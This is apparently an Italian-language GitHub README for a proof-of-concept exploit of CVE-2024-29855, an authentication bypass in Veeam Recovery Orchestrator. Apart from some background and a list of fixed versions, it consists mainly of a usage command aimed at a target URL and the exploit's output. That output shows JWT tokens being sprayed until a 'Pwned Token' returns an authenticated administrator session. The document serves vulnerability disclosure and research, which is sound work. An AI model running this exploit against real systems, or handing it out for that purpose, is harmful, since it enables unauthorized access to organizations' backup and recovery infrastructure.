
 sinsinology/cve-2024-29855
PoC per l'autenticazione di Veeam Recovery Orchestrator CVE-2024-29855

Bypass dell'autenticazione di Veeam Recovery Orchestrator (CVE-2024-29855) di Sina Kheirkhah (@SinSinology) di SummoningTeam (@SummoningTeam)
Un'analisi delle cause profonde della vulnerabilità è disponibile sul mio blog
Veeam ha pubblicato un avviso CVSS 9 per una vulnerabilità di bypass dell'autenticazione CVE-2024-29855 che interessa Veeam Recovery Orchestrator. Di seguito la mia analisi completa e l'exploit per questo problema. Sebbene il problema non sia così grave come potrebbe sembrare (NON FATEVI PRENDERE DAL PANICO), ho trovato il meccanismo di questa vulnerabilità piuttosto interessante e ho deciso di pubblicare la mia analisi dettagliata e l'exploit.
Secondo l'avviso ufficiale di Veeam, la vulnerabilità discussa è stata risolta a partire da:
Veeam Recovery Orchestrator 7.1.0.230 Veeam Recovery Orchestrator 7.0.0.379

python CVE-2024-29855.py  --start_time 1718264404 --end_time 1718264652 --username [email protected] --target https://192.168.253.180:9898/

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Veeam Recovery Orchestrator Authentication Bypass (CVE-2024-29855)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)

        (*) Technical details: https://summoning.team/blog/veeam-recovery-Orchestrator-auth-bypass-CVE-2024-29855/


(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(+) Pwned Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.gpvNsv78cZRt6qelKMIzprAQG_Eva6pKyNLLGIrnXkA, Status code: 200
(+) Response: {"user":"[email protected]","siteName":null,"siteRole":"Unknown","isLogged":true,"formats":{"shortTime":"H:i","longTime":"H:i:s","shortDate":"m/d/Y","shortTimeHR":"HH:mm","longTimeHR":"HH:mm:ss","shortDateHR":"MM/dd/yyyy","firstDayOfWeek":"Sunday"},"roles":["SiteSetupOperator"],"siteScopeRoles":[{"id":"00000000-0000-0000-0000-000000000000","name":"All Scopes","roles":[]}],"displayUserName":"EVILCORP\\Administrator","uiTimeout":3600,"dnsName":"WIN-I61UGP29579.evilcorp.local","domainName":"evilcorp.local"}
Aggiornare all'ultima versione o mitigare seguendo le istruzioni nell'avviso Veeam
Questo software è stato creato esclusivamente per scopi di ricerca accademica e per lo sviluppo di tecniche difensive efficaci, e non è destinato a essere utilizzato per attaccare sistemi se non esplicitamente autorizzato. I manutentori del progetto non sono responsabili per un uso improprio del software. Utilizzare in modo responsabile.






